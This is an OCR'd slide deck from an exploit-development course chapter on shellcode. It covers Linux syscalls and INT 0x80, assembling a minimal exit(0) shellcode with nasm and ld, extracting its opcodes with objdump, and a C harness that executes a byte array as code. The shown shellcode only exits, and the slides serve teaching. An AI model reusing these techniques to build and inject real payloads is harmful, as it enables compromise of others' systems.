
CNIT 127: Exploit Development

Ch 3: Shellcode


The Shellcoder's Handbook
Second Edition
Discovering and Exploiting Security Holes
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Updated 2-2-18

Topics

- Protection rings
- Syscalls
- Shellcode
- nasm Assembler
- ld GNU Linker
- objdump to see contents of object files
- strace System Call Tracer
- Removing Nulls
- Spawning a Shell

Understanding System Calls

Shellcode


- Written in assembler
- Translated into hexadecimal opcodes
- Intended to inject into a system by exploiting a vulnerability
- Typically spawns a root shell, but may do something else

System Calls (or Syscalls)

- Syscalls directly access the kernel, to:
  - Get input
  - Produce output
  - Exit a process
  - Execute a binary file
  - And more
- They are the interface between protected kernel mode and user mode

Protection Rings

- Although the x86 provides four rings, only rings 0 and 3 are used by Windows or Unix
- Ring 3 is **user-land**
- Ring 0 is **kernel-land**
- Links Ch 3a-3c



Privilege rings for the x86 available in protected mode

Protecting the Kernel

- Protected kernel mode
  - Prevents user applications from compromising the OS
- If a user mode program attempts to access kernel memory, this generates an **access exception**
- Syscalls are the interface between user mode and kernel mode

Libc

- C library wrapper
- C functions that perform syscalls
- Advantages of libc
  - Allows programs to continue to function normally even if a syscall is changed
  - Provides useful functions, like malloc
  - (malloc allocates space on the heap)
- See link Ch 3d


Syscalls use INT 0x80

1. Load syscall number into EAX
2. Put arguments in other registers
3. Execute INT 0x80
4. CPU switches to kernel mode
5. Syscall function executes


Syscall Number and Arguments

- Syscall number is an integer in EAX
- Up to six arguments are loaded into
  - EBX, ECX, EDX, ESI, EDI, and EBP
- For more than six arguments, the first argument holds a pointer to a data structure

exit()



```
main()
{
exit(0);
}
```




```
root@kali:~/127/ch3# gcc -static -o e e.c
e.c: In function ‘main’:
e.c:3:1: warning: incompatible implicit declaration of built-in fun
ction ‘exit’
 exit(0);
 ^
```

- The libc exit function does a lot of preparation, carefully covering many possible situations, and then calls SYSCALL to exit

Disassembling exit

- gdb e
  - – disassemble main
  - – disassemble exit
  - – disassemble __run_exit_handlers
- All that stuff is error handling, to prepare for the syscall, which is at the label _exit
  - disassemble _exit

Disassembling _exit



```
(gdb) disassemble _exit
Dump of assembler code for function _exit:
   0x0806da0f <+0>:     mov    0x4(%esp),%ebx
   0x0806da13 <+4>:     mov    $0xfc,%eax
   0x0806da18 <+9>:     call   *0x80d69f0
   0x0806da1e <+15>:    mov    $0x1,%eax
   0x0806da23 <+20>:    int    $0x80
   0x0806da25 <+22>:    hlt
End of assembler dump.
(gdb) disas *0x80d69f0
Dump of assembler code for function _dl_sysinfo_int80:
   0x080707d0 <+0>:     int    $0x80
   0x080707d2 <+2>:     ret
End of assembler dump.
```


- syscall 252 (0xfc), exit_group() (kill all threads)
- syscall 1, exit()   (kill calling thread)
  - Link Ch 3e

Writing Shellcode for the exit() Syscall

Shellcode Size

- Shellcode should be as simple and compact as possible
- Because vulnerabilities often only allow a small number of injected bytes
  - It therefore lacks error-handling, and will crash easily

Seven Instructions




```
(gdb) disassemble _exit
Dump of assembler code for function _exit:
   0x0805c3a1 <+0>:     mov    0x4(%esp),%ebx
   0x0805c3a5 <+4>:     mov    $0xfc,%eax
   0x0805c3aa <+9>:     int    $0x80
   0x0805c3ac <+11>:    mov    $0x1,%eax
   0x0805c3b1 <+16>:    int    $0x80
   0x0805c3b3 <+18>:    hlt
End of assembler dump.
(gdb) 
```

- exit_group
- exit

sys_exit Syscall

- Two arguments: eax=1, ebx is return value (0 in our case)
  - Link Ch 3m



Secure | https://syscalls.kernelgrok.com

Linux Syscall Reference

Show 10 entries


Search:

#	Name	Registers						Definition
		eax	ebx	ecx	edx	esi	edi	
0	sys_restart_syscall	0x00	-	-	-	-	-	kernel/signal.c:2058
1	sys_exit	0x01	int error_code	-	-	-	-	kernel/exit.c:1046
2	sys_fork	0x02	struct pt_regs *	-	-	-	-	arch/alpha/kernel/entry.S:716
3	sys_read	0x03	unsigned int fd	char __user *buf	size_t count	-	-	fs/read_write.c:391
4	sys_write	0x04	unsigned int fd	const char __user *buf	size_t count	-	-	fs/read_write.c:408
5	sys_open	0x05	const char __user *filename	int flags	int mode	-	-	fs/open.c:900
6	sys_close	0x06	unsigned int fd	-	-	-	-	fs/open.c:969
7	sys_waitpid	0x07	pid_t pid	int __user *stat_addr	int options	-	-	kernel/exit.c:1771
8	sys_creat	0x08	const char __user *pathname	int mode	-	-	-	fs/open.c:933
9	sys_link	0x09	const char __user *oldname	const char __user *newname	-	-	-	fs/namei.c:2520

Showing 1 to 10 of 338 entries

First Previous 1 2 3 4 5 Next Last


Simplest code for exit(0)



```
  GNU nano 2.2    File: exit.asm

section .text

   global _start

_start:

   mov ebx,0
   mov eax,1
   int 0x80
```

nasm and ld


- nasm creates object file
- ld links it, creating an executable ELF file



```
root@kali:~/127/ch3# nasm -f elf exit.asm
root@kali:~/127/ch3# ld -o exit_shellcode exit.o
root@kali:~/127/ch3# ls -l exit_sh*
-rwxr-xr-x 1 root root 500 Aug 31 13:41 exit_shellcode
root@kali:~/127/ch3# ./exit_shellcode
```


objdump

- Shows the contents of object files



```
root@kali:~/127/ch3# objdump -d exit_shellcode

exit_shellcode:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       bb 00 00 00 00          mov    $0x0,%ebx
 8048065:       b8 01 00 00 00          mov    $0x1,%eax
 804806a:       cd 80                   int    $0x80
root@kali:~/127/ch3# 
```


C Code to Test Shellcode



```
  GNU nano 2.2.6                             File: test_exit.c

char shellcode[] = "\xbb\x00\x00\x00\x00"
                   "\xb8\x01\x00\x00\x00"
                   "\xcd\x80";

int main(int argc, char **argv)
{
  int (*funct)();
  funct = (int (*)()) shellcode;
  (int)(*funct)();
}
```

- From link Ch 3k
- Textbook version explained at link Ch 3i

Compile and Run

